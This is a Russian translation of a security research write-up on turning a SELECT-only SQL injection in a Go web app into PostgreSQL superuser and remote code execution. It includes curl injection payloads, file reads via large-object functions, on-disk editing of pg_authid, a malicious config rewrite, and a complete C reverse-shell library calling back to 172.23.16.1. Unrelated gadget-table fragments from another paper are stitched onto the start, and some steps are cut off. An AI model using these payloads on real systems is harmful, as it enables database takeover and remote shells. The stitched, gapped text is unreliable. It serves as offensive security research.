| _nss_files_endhostent | MOV RDI, 0x3          |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| _dl_mcount_wrapper... | MOV RSI, RDI          |
| __default_pthread_attr... | MOV RDI, LIBC        |
| _hash_string          | SET RDI TO END OF STRING |
| _dl_tunable_set_...   | MOV RDX, 0x1          |
| _memset_sse2...       | MOV [RDI], SIL      #'s' |
| _nss_files_endprotoent | MOV RDI, 0x5          |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| __cache_sysconf       | SUB RDI, 0xB9         |
| _dl_mcount_wrapper... | MOV RSI, RDI          |
| __default_pthread_attr... | MOV RDI, LIBC        |
| _hash_string          | SET RDI TO END OF STRING |
| _dl_tunable_set_...   | MOV RDX, 0x1          |
| _memset_sse2...       | MOV [RDI], SIL      #'h' |
| __default_pthread_attr... | MOV RDI, LIBC        |
| system                | SYSTEM                |
+-----+-----+

```

__mq_notify_fork_...	MOV X0, LIBC
system	SYSTEM
_exit	EXIT

__mq_notify_fork_...	MOV X0, LIBC
system	SYSTEM
_exit	EXIT

12. Приложение С: Исходный код

[Архив с исходным кодом FOP_Mythoclast.tar.gz в формате uuencode — доступен в оригинальном файле статьи]

Репозиторий: https://github.com/LMS57/FOP_Mythoclast

Содержание

Автор: Maksym Vatsyk

- 0 - Введение
- 1 - SQLi, с которого всё началось
 - 1.0 - Информация о цели
 - 1.1 - Довольно тривиальная инъекция
 - 1.2 - Стековые запросы недоступны
 - 1.3 - Злоупотребление серверными функциями lo_
 - 1.4 - Не (совсем) суперпользователь
 - 1.5 - Поиск пути к повышению привилегий
- 2 - Концепции хранения PostgreSQL
 - 2.0 - Таблицы и Файловые узлы (Filenodes)
 - 2.1 - Формат файлового узла
 - 2.2 - Метаданные таблицы
 - 2.3 - Холодное и горячее хранилище данных
 - 2.4 - Редактирование файловых узлов в режиме офлайн
- 3 - Обновление данных PostgreSQL без UPDATE
 - 3.0 - Определение целевой таблицы
 - 3.1 - Поиск связанного файлового узла
 - 3.2 - Чтение и загрузка файлового узла
 - 3.3 - Извлечение метаданных таблицы
 - 3.4 - Становимся суперпользователем
 - 3.5 - Сброс горячего хранилища
- 4 - RCE только через SELECT
 - 4.0 - Чтение оригинального postgresql.conf
 - 4.1 - Выбор параметра для эксплуатации
 - 4.2 - Компиляция вредоносной библиотеки
 - 4.3 - Загрузка данных обратно на сервер
 - 4.4 - Перезагрузка конфигурации прошла успешно
- 5 - Заключение
- 6 - Ссылки
- 7 - Исходный код

0 - Введение

В этой статье рассказывается о том, как неудавшаяся попытка эксплуатировать простую SQL-инъекцию в веб-API с СУБД PostgreSQL быстро превратилась в три месяца исследования исходного кода базы данных и — надеюсь — помогла разработать несколько новых техник взлома Postgres-хостов в ограниченных контекстах. Давайте погрузимся в эту историю.

1 - SQLi, с которого всё началось

1.0 - Информация о цели

Целевое веб-приложение написано на фреймворке Golang Gin[0] и использует PGX[1] в качестве драйвера БД. Интересная особенность приложения — оно является доверенным публичным репозиторием данных: любой желающий может запросить все данные. Однако обновления ограничены доверенным кругом пользователей.

Это означает, что SQL-инъекция уровня SELECT не окажет никакого влияния на приложение, тогда как инъекции DELETE и UPDATE по-прежнему будут критическими.

К сожалению, я не имею права раскрывать исходный код оригинального приложения, но его можно приблизительно свести к следующему примеру (с данными и таблицами, заменёнными на искусственные):

```
package main

import (
    "context"
    "fmt"
    "log"
    "net/http"

    "github.com/gin-gonic/gin"
    "github.com/jackc/pgx/v4/pgxpool"
)

var pool *pgxpool.Pool

type Phrase struct {
    ID    int    `json:"id"`
    Text  string `json:"text"`
}

func phraseHandler(c *gin.Context) {
    phrases := []Phrase{}

    phrase_id := c.DefaultQuery("id", "1")
    query := fmt.Sprintf(
        "SELECT id, text FROM phrases WHERE id=%s",
        phrase_id
    )

    rows, err := pool.Query(context.Background(), query)
    defer rows.Close()

    if err != nil {
        c.JSON(
            http.StatusInternalServerError,
            gin.H{"error": err.Error()}
        )
        return
    }

    for rows.Next() {
        var phrase Phrase
        err := rows.Scan(&phrase.ID, &phrase.Text)
        if err != nil {
            c.JSON(
                http.StatusInternalServerError,
                gin.H{"error": err.Error()}
            )
            return
        }
        phrases = append(phrases, phrase)
    }

    c.JSON(http.StatusOK, phrases)
}

func main() {
    pool, _ = pgxpool.Connect(
        context.Background(),
        "postgres://localhost/postgres?user=poc_user&password=poc_pass")

    r := gin.Default()
    r.GET("/phrases", phraseHandler)
    r.Run(":8000")
}
```

```

    defer pool.Close()
}

```

1.1 - Довольно тривиальная инъекция

Непосредственная инъекция происходит внутри функции `phraseHandler` в этих строках кода. Приложение напрямую подставляет параметр запроса `id` в строку запроса и вызывает функцию `pool.Query()`. Проще некуда, правда?

```

phrase_id := c.DefaultQuery("id", "1")
query := fmt.Sprintf(
    "SELECT id, text FROM phrases WHERE id=%s",
    phrase_id
)

rows, err := pool.Query(context.Background(), query)
defer rows.Close()

```

SQL-инъекцию можно быстро подтвердить следующими запросами cURL:

```

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode "id=1"
[
  {"id":1,"text":"Hello, world!"}
]

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode "id=-1"
[]

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode "id=-1 OR 1=1"
[
  {"id":1,"text":"Hello, world!"},
  {"id":2,"text":"A day in paradise."},
  ...
  {"id":14,"text":"Find your inner peace."},
  {"id":15,"text":"Dance in the rain"}
]

```

В этот момент наш SQL-запрос будет выглядеть примерно так:

```
SELECT id, text FROM phrases WHERE id=-1 OR 1=1
```

К счастью, драйверы PostgreSQL должны легко поддерживать стековые запросы, открывая нам широкий спектр векторов атаки. Мы должны иметь возможность добавлять дополнительные запросы через точку с запятой, например:

```
SELECT id, text FROM phrases WHERE id=-1; SELECT pg_sleep(5);
```

Давайте просто попробуем... О нет, что это?

```

$ curl -G "http://172.23.16.127:8000/phrases" \
--data-urlencode "id=-1; SELECT pg_sleep(5)"
{
  "error":"ERROR: cannot insert multiple commands into a prepared
statement (SQLSTATE 42601)"
}

```

1.2 - Стековые запросы недоступны

Оказывается, разработчики PGX решили **защитить** использование драйвера, конвертируя любой SQL-запрос в подготовленное выражение под капотом.

Это сделано для полного отключения стековых запросов[2]. Механизм работает потому, что сама база данных PostgreSQL не допускает несколько запросов внутри одного подготовленного выражения[3].

Итак, мы внезапно ограничены единственным SELECT-запросом! СУБД будет отклонять любые стековые запросы, а вложенные запросы UPDATE или DELETE также запрещены синтаксисом SQL.

```
$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 OR (UPDATE * phrases SET text='lol')"
```

```
{
  "error": "ERROR: syntax error at or near \"SET\" (SQLSTATE 42601)"
}
```

```
$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 OR (DELETE * FROM phrases)"
```

```
{
  "error": "ERROR: syntax error at or near \"FROM\" (SQLSTATE 42601)"
}
```

Тем не менее вложенные SELECT-запросы по-прежнему возможны!

```
$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 OR (SELECT 1)=1"
```

```
[
  {"id":1,"text":"Hello, world!"},
  ...
  {"id":14,"text":"Find your inner peace."},
  {"id":15,"text":"Dance in the rain"}
]
```

Поскольку данные из БД можно читать и без SQLi, стоит ли вообще сообщать об этой уязвимости?

1.3 - Злоупотребление серверными функциями lo_

Тем не менее не всё потеряно! Поскольку вложенные SQL SELECT-запросы разрешены, мы можем попробовать вызвать некоторые встроенные функции PostgreSQL и посмотреть, есть ли среди них полезные.

PostgreSQL имеет несколько функций, позволяющих читать файлы и записывать их на сервер, где работает СУБД. Эти функции[4] являются частью функциональности больших объектов PostgreSQL (Large Objects) и по умолчанию должны быть доступны суперпользователям:

1. `lo_import(path_to_file, lo_id)` — считать файл в большой объект БД
2. `lo_export(lo_id, path_to_file)` — выгрузить большой объект в файл

Какие файлы можно читать? Поскольку СУБД обычно работает от имени пользователя postgres, мы можем найти читаемые файлы следующей командой:

```
$ cat /etc/passwd | grep postgres
postgres:x:129:129::/var/lib/postgresql:/bin/bash

$ find / -uid 129 -type f -perm -600 2>/dev/null
...
/var/lib/postgresql/data/postgresql.conf          <---- основной конфиг сервиса
/var/lib/postgresql/data/pg_hba.conf              <---- конфиг аутентификации
/var/lib/postgresql/data/pg_ident.conf            <---- маппинг имён пользователей psql
...
/var/lib/postgresql/13/main/base/1/2654          <---- файлы данных
/var/lib/postgresql/13/main/base/1/2613
```

Уже существует техника RCE, изначально обнаруженная Denis Andzakovic[5] и sylvType[6] в 2021 и 2022 годах, которая использует файл postgresql.conf.

Она предполагает перезапись файла конфигурации с последующим ожиданием перезагрузки сервера или принудительной перезагрузкой конфигурации через функцию PostgreSQL `pg_reload_conf()` [7].

Мы вернёмся к этому вопросу позже. А пока давайте проверим, есть ли у нас права на вызов каждой из упомянутых выше функций.

Вызов функций lo_:

```
$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337, CAST((SELECT lo_import('/var/lib/postgresql/data/postgresql.conf', 31337)) AS text)"
[
  {"id":1337,"text":"31337"}
]

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337, CAST((SELECT lo_get(31337)) AS text)"
[
  {"id":1337,"text":"\\x23202d2d2d...72650a"}
]
```

Функции работы с большими объектами работают отлично! Мы импортировали файл в БД и затем прочитали его из объекта с ID 31337.

Вызов функции pg_reload_conf:

```
$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337, CAST((SELECT pg_reload_conf()) AS text)"
[]
```

Однако с функцией pg_reload_conf возникла проблема. В случае успеха она должна возвращать строку с текстом "true".

Почему мы можем вызывать функции больших объектов, но не pg_reload_conf? Разве они оба не должны быть доступны суперпользователю?

1.4 - Не (совсем) суперпользователь

Должны, но мы таковым не являемся. Наш тестовый пользователь имеет явные разрешения на функции больших объектов, но лишён доступа ко всему остальному. Разрешения должны быть аналогичны следующей примерной конфигурации:

```
CREATE USER poc_user WITH PASSWORD 'poc_pass'

GRANT pg_read_server_files TO poc_user
GRANT pg_write_server_files TO poc_user

GRANT USAGE ON SCHEMA public TO poc_user
GRANT SELECT, INSERT, UPDATE, DELETE ON TABLE pg_largeobject TO poc_user

GRANT EXECUTE ON FUNCTION lo_export(oid, text) TO poc_user
GRANT EXECUTE ON FUNCTION lo_import(text, oid) TO poc_user
```

1.5 - Поиск пути к повышению привилегий

Если мы хотим надёжно выполнить RCE через файл конфигурации, нам необходимо найти способ стать суперпользователем и вызвать pg_reload_conf(). В отличие от популярной темы техник RCE в PostgreSQL, информации о повышении привилегий изнутри БД не так много.

К счастью, официальная страница документации по функциям больших объектов даёт нам некоторые подсказки о следующих шагах[4]:

Возможно предоставить использование серверных функций lo_import и lo_export не-суперпользователям, однако при этом требуется тщательное рассмотрение последствий для безопасности. Злоумышленник, обладающий такими привилегиями, может легко воспользоваться ими, чтобы стать суперпользователем (например, путём перезаписи файлов конфигурации сервера)

Что если бы мы напрямую изменили данные таблицы PostgreSQL на диске, без каких-либо UPDATE-запросов вообще?

2 - Концепции хранения PostgreSQL

PostgreSQL имеет крайне сложные потоки данных для оптимизации использования ресурсов и устранения возможных конфликтов доступа к данным, например, гонок условий. Подробно о них можно прочитать в официальной документации[8][9].

Физическое размещение данных существенно отличается от широко известных объектов «таблица» и «строка». Все данные хранятся на диске в объекте `Filenode`, именованном согласно OID соответствующего объекта `pg_class`.

Иными словами, у каждой таблицы есть свой файловый узел. Узнать OID и соответствующие имена файловых узлов для данной таблицы можно с помощью следующих запросов:

```
SELECT oid FROM pg_class WHERE relname='TABLE_NAME'
-- ИЛИ
SELECT pg_relation_filepath('TABLE_NAME');
```

Все файловые узлы хранятся в каталоге данных PostgreSQL. Путь к нему суперпользователи могут узнать из таблицы `pg_settings`:

```
SELECT setting FROM pg_settings WHERE name = 'data_directory';
```

Однако это значение, как правило, одинаково в разных установках СУБД и легко угадывается сторонними лицами.

Типичный путь к каталогам данных PostgreSQL на системах Debian — `/var/lib/postgresql/MAJOR_VERSION/CLUSTER_NAME/`.

Старший номер версии можно получить, выполнив запрос `SELECT version()` через `SQLi`. По умолчанию значение `CLUSTER_NAME` — `"main"`.

Пример пути к файловому узлу для нашей таблицы `"phrases"`:

```
=== в psql ===
```

```
postgres=# SELECT pg_relation_filepath('phrases');
 pg_relation_filepath
-----
base/13485/65549
(1 row)
```

```
postgres=# SELECT version();
```

```
version
```

```
-----
PostgreSQL 13.13 (Ubuntu 13.13-1.pgdg22.04+1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1) 11.4.0, 2021.12.1
(1 row)
```


```
=== в bash ===
```

```
$ ll /var/lib/postgresql/13/main/base/13485/65549
-rw----- 1 postgres postgres 8192 mar 14 13:45 /var/lib/postgresql/13/main/base/13485/65549
```

Итак: все файлы с числовыми именами, обнаруженные в разделе 1.2, фактически являются отдельными файловыми узлами таблиц, которые пользователь `postgres` может читать и записывать!

Файловый узел — это двоичный файл, состоящий из отдельных фрагментов по 0x2000 байт, называемых страницами (Pages). Каждая страница хранит фактические данные строк во

вложенных объектах Item. Структуру каждого файлового узла можно описать следующей диаграммой:



2.2 - Метаданные таблицы

Стоит отметить, что объекты Item хранятся в двоичном формате и не могут быть изменены напрямую. Сначала их необходимо десериализовать с использованием метаданных из внутренней таблицы PostgreSQL "pg_attribute". Метаданные элементов можно запросить следующим SQL-запросом:

```


SELECT
    STRING_AGG(
        CONCAT_WS(
            ',',
            attname,
            typename,
            attlen,
            attalign
        ),
        ','
    )
FROM pg_attribute
JOIN pg_type
    ON pg_attribute.atttypid = pg_type.oid
JOIN pg_class
    ON pg_attribute.attrelid = pg_class.oid
WHERE pg_class.relname = 'TABLE_NAME';

```

2.3 - Холодное и горячее хранилище данных

Все описанные выше объекты составляют «холодное» хранилище СУБД. Чтобы получить доступ к данным в холодном хранилище через запрос, Postgres должен сначала загрузить их в кэш ОЗУ, то есть «горячее» хранилище.

Следующая диаграмма показывает упрощённую схему того, как PostgreSQL обращается к данным:



СУБД периодически сбрасывает изменения данных из горячего хранилища на файловую систему.

Эти синхронизации могут создать нам трудности! Поскольку мы можем редактировать только холодное хранилище работающей базы данных, мы рискуем тем, что последующие синхронизации горячего хранилища перезапишут наши правки. Поэтому необходимо убедиться, что нужная таблица была выгружена из кэша.

```
# -----
# PostgreSQL configuration file
# -----
...
# - Memory -

shared_buffers = 128MB          # min 128kB
                                # (change requires restart)
...
```

Размер кэша по умолчанию составляет 128 МБ. Поэтому, если загрузить БД дорогостоящими запросами к другим таблицам/большим объектам до сброса, мы можем переполнить кэш и вытеснить из него нашу целевую таблицу.

Я создал инструмент для разбора и изменения данных, хранящихся в файловых узлах, который работает независимо от сервера Postgres, создавшего эти узлы. С его помощью можно перезаписать строки целевой таблицы нужными значениями.

Редактор поддерживает режимы разбора с поддержкой типов данных и «сырой» разбор. Режим с поддержкой типов является предпочтительным, поскольку позволяет безопасно редактировать данные, не нарушив случайно всю структуру файлового узла.

Фактическая реализация разбора слишком велика для обсуждения в рамках этой статьи, но исходный код можно найти на GitHub[10] или в исходном коде этой статьи (при чтении онлайн), если вы хотите разобраться глубже.

Также можно прочитать эту статью[12] о разборе файловых узлов на Golang.

3 - Обновление данных PostgreSQL без UPDATE

3.0 - Определение целевой таблицы

Итак, нам нужно повысить наши права до уровня суперпользователя СУБД. Какую таблицу следует выбрать целью? Все права доступа Postgres хранятся во внутренней таблице "pg_authid". Все операторы CREATE/DROP/ALTER для новых ролей и пользователей фактически изменяют именно эту таблицу. Посмотрим на неё в сеансе PSQL под дефолтным суперадмином:

```
postgres=# SELECT * FROM pg_authid; \x
```

```

-[ RECORD 1 ]-----+-----
oid          | 3373
rolname      | pg_monitor
rolsuper     | f
rolinherit   | t
rolcreatorole | f
rolcreatedb  | f
rolcanlogin  | f
rolreplication | f
rolbypassrls | f
rolconndeflimit | -1
rolpassword  |
rolvaliduntil |
... TRUNCATED ...
-[ RECORD 9 ]-----+-----
oid          | 10
rolname      | postgres
rolsuper     | t
rolinherit   | t
rolcreatorole | t
rolcreatedb  | t
rolcanlogin  | t
rolreplication | t
rolbypassrls | t
rolconndeflimit | -1
rolpassword  |
rolvaliduntil |
-[ RECORD 10 ]-----+-----
oid          | 16386
rolname      | poc_user
rolsuper     | f
rolinherit   | t
rolcreatorole | f
rolcreatedb  | f
rolcanlogin  | t
rolreplication | f
rolbypassrls | f
rolconndeflimit | -1
rolpassword  | md58616944eb80b569f7be225c2442582cd
rolvaliduntil |

```

Таблица содержит кучу булевых флагов "rol" и другие интересные поля, например MD5-хэши паролей входа пользователей. У суперадмина "postgres" все булевы флаги установлены в true.

Чтобы стать суперпользователем, нам нужно установить все булевы поля в True для нашего пользователя "poc_user".

Чтобы изменить таблицу, нужно сначала найти и прочитать файловый узел с диска. Как обсуждалось ранее, мы не сможем получить настройку каталога данных из СУБД, поскольку у нас нет прав на чтение таблицы "pg_settings":

```

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
  "id=-1 UNION SELECT 1337, (SELECT setting FROM pg_settings WHERE name='data_directory')"
{
  "error": "can't scan into dest[1]: cannot scan null into *string"
}

```

Тем не менее мы можем достаточно надёжно угадать путь к каталогу данных, запросив версию СУБД:

```

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
  "id=-1 UNION SELECT 1337, (SELECT version())"
[
  {"id":1337,"text":"PostgreSQL 13.13 (Ubuntu 13.13-1.pgdg22.04+1) on x86_64-pc-linux-gnu, compiled by gcc
]

```

Информация о версии даёт нам исчерпывающие сведения о СУБД и базовом сервере. Достаточно просто установить основную версию PostgreSQL 13 на собственной VM с Ubuntu 22 и обнаружить, что каталог данных — /var/lib/postgresql/13/main:

```

ubuntu@ubuntu-virtual-machine:~$ uname -a
Linux ubuntu-virtual-machine 6.5.0-14-generic #14~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Mon Nov 20 18:15:30 UTC
ubuntu@ubuntu-virtual-machine:~$ sudo su postgres
postgres@ubuntu-virtual-machine:~$ pwd
/var/lib/postgresql
postgres@ubuntu-virtual-machine:~$ ls -l 13/main/
total 84
drwx----- 5 postgres postgres 4096 lis 26 14:48 base
drwx----- 2 postgres postgres 4096 mar 15 11:56 global
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_commit_ts
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_dynshmem
drwx----- 4 postgres postgres 4096 mar 15 11:55 pg_logical
drwx----- 4 postgres postgres 4096 lis 26 14:48 pg_multixact
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_notify
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_replslot
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_serial
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_snapshots
drwx----- 2 postgres postgres 4096 mar 11 00:45 pg_stat
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_stat_tmp
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_subtrans
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_tblspc
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_twophase
-rw----- 1 postgres postgres    3 lis 26 14:48 PG_VERSION
drwx----- 3 postgres postgres 4096 lut  4 00:22 pg_wal
drwx----- 2 postgres postgres 4096 lis 26 14:48 pg_xact
-rw----- 1 postgres postgres   88 lis 26 14:48 postgresql.auto.conf
-rw----- 1 postgres postgres  130 mar 15 11:55 postmaster.opts
-rw----- 1 postgres postgres  100 mar 15 11:55 postmaster.pid

```

Получив путь к каталогу данных, мы можем запросить относительный путь к файловому узлу "pg_authid". На этот раз проблем с правами нет.

```

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337, (SELECT pg_relation_filepath('pg_authid'))"
[
  {"id":1337,"text":"global/1260"}
]

```

Имея все данные на руках, можно предположить, что файловый узел "pg_authid" находится по пути /var/lib/postgresql/13/main/global/1260.

Давайте загрузим его на нашу локальную машину с целевого сервера.

Теперь мы можем быстро скачать файл в виде строки base64 с помощью функций больших объектов lo_import и lo_get в следующей последовательности действий:

```

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337,CAST((SELECT lo_import('/var/lib/postgresql/13/main/global/1260', 331337)) AS text)"
[
  {"id":1337,"text":"331337"}
]

$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"id=-1 UNION SELECT 1337,translate(encode(lo_get(331337), 'base64'), E'\n', ' ')" | jq ".[].text" -r | base64

```

Декодировав Base64 в файл, мы можем убедиться, что успешно скачали файловый узел "pg_authid", сравнив хэши.

```

=== на сервере атакующего ===
$ md5sum pg_authid_filencode
4c9514c6fb515907b75b8ac04b00f923  pg_authid_filencode

=== на целевом сервере ===
postgres@ubuntu-virtual-machine:~$ md5sum /var/lib/postgresql/13/main/global/1260
4c9514c6fb515907b75b8ac04b00f923  /var/lib/postgresql/13/main/global/1260

```

3.3 - Извлечение метаданных таблицы

Последний шаг перед разбором скачанного файлового узла — нужно получить его метаданные с сервера с помощью следующего SQLi-запроса:

```
$ curl -G "http://172.23.16.127:8000/phrases" --data-urlencode \
"\"id=-1 UNION SELECT 1337,STRING_AGG(CONCAT_WS(' ',attname,typename,attlen,attalign),';') FROM pg_attribute JOIN pg_class ON pg_attribute.attrelid=pg_class.oid WHERE pg_class.relname='pg_monitor'\"
[
  {\"id\":1337,\"text\":\"tableoid,oid,4,i;cmx,cid,4,i;xmx,xid,4,i;cmin,cid,4,i;xmin,xid,4,i;ctid,tid,6,s;oid,oid,4,i\"}
]
```

Теперь мы можем использовать наш самодельный редактор файловых узлов на Python 3, чтобы вывести список данных и убедиться в их целостности. Вывод поля "rolname" будет немного некрасивым, поскольку по некоторой причине это поле хранится в виде 64-байтовой строки фиксированной длины, дополненной нулевыми байтами, вместо обычного типа varchar:

```
$ python3 postgresql_filenode_editor.py \
-f ./pg_authid_filenode \
-m list \
--datatype-csv "tableoid,oid,4,i;cmx,cid,4,i;xmx,xid,4,i;cmin,cid,4,i;xmin,xid,4,i;ctid,tid,6,s;oid,oid,4,i\"

[+] Page 0:
----- item no. 0 -----
oid          : 10
rolname       : b'postgres\x00...'
rolsuper      : 1
rolinherit    : 1
rolcreatorole : 1
rolcreatedb   : 1
rolcanlogin   : 1
rolreplication: 1
rolbypassrsls : 1
rolconlimit   : -1
rolpassword   : None

----- item no. 1 -----
oid          : 3373
rolname       : b'pg_monitor\x00...'
rolsuper      : 0
rolinherit    : 1
rolcreatorole : 0
rolcreatedb   : 0
rolcanlogin   : 0
rolreplication: 0
rolbypassrsls : 0
rolconlimit   : -1
rolpassword   : None
... TRUNCATED ...

----- item no. 9 -----
oid          : 16386
rolname       : b'poc_user\x00...'
rolsuper      : 0
rolinherit    : 1
rolcreatorole : 0
rolcreatedb   : 0
rolcanlogin   : 1
rolreplication: 0
rolbypassrsls : 0
rolconlimit   : -1
rolpassword   : b'md58616944eb80b569f7be225c2442582cd'
```

3.4 - Становимся суперпользователем

Теперь мы можем использовать редактор файловых узлов для обновления элемента №9, содержащего запись для "poc_user". Для удобства нечитаемые поля (например, "rolname") можно передавать в виде строки base64. Установим все флаги "rol" в 1 с помощью следующей команды редактора:

```
$ python3 postgresql_filenode_editor.py \
```

Успех! Все флаги "rol" установлены в true! Можем ли мы теперь перезагрузить конфигурацию?

Обратите внимание: этот запрос теперь возвращает строку с полем "text", равным "true", что подтверждает нашу возможность перезагружать конфигурацию.

Эти параметры задают библиотеки, которые СУБД динамически загружает по пути, указанному в переменной "dynamic_library_path", при определённых условиях. Звучит многообещающе!

Сосредоточимся на переменной "session_preload_libraries", которая указывает, какие библиотеки сервер должен предварительно загружать при новом подключении[11]. Она не требует перезапуска сервера, в отличие от "shared_preload_libraries", и не добавляет специфических префиксов к пути, как переменная "local_preload_libraries".

Итак, мы можем переписать вредоносный postgresql.conf таким образом, чтобы в "dynamic_library_path" оказался доступный для записи каталог, например /tmp, а в "session_preload_libraries" — имя вредоносной библиотеки, например "payload.so".

Обновлённый файл конфигурации будет выглядеть так:

```
$ cat postgresql.conf
...
# - Shared Library Preloading -
session_preload_libraries = 'payload.so'
...

# - Other Defaults -

dynamic_library_path = '/tmp:$libdir'
```

4.2 - Компиляция вредоносной библиотеки

Один из последних шагов — скомпилировать вредоносную библиотеку для загрузки сервером. Код, естественно, будет различаться в зависимости от ОС, под которой работает СУБД. Для Unix-подобного варианта скомпилируем следующий простой обратный шелл в файл .so. Функция _init() будет автоматически вызвана при загрузке библиотеки:

```
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "postgres.h"
#include "fmgr.h"

#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif

void _init() {
    /*
     * code taken from https://www.revshells.com/
     */

    int port = 8888;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("172.23.16.1");

    connect(sockt, (struct sockaddr *) &revsockaddr,
            sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/bash", NULL};
    execve("/bin/bash", argv, NULL);
}
```

Обратите внимание на наличие поля "PG_MODULE_MAGIC" в коде. Оно необходимо, чтобы библиотека была распознана и загружена сервером PostgreSQL.

Перед компиляцией необходимо установить соответствующие пакеты разработки PostgreSQL для правильной старшей версии (в нашем случае 13):

```
$ sudo apt install postgresql-13 postgresql-server-dev-13 -y
```

Код можно скомпилировать с помощью gcc следующей командой:

```
$ gcc \
-I$(pg_config --includedir-server) \
-shared \
-fPIC \
-nostartfiles \
-o payload.so \
payload.c
```

4.3 - Загрузка конфигурации и библиотеки на сервер

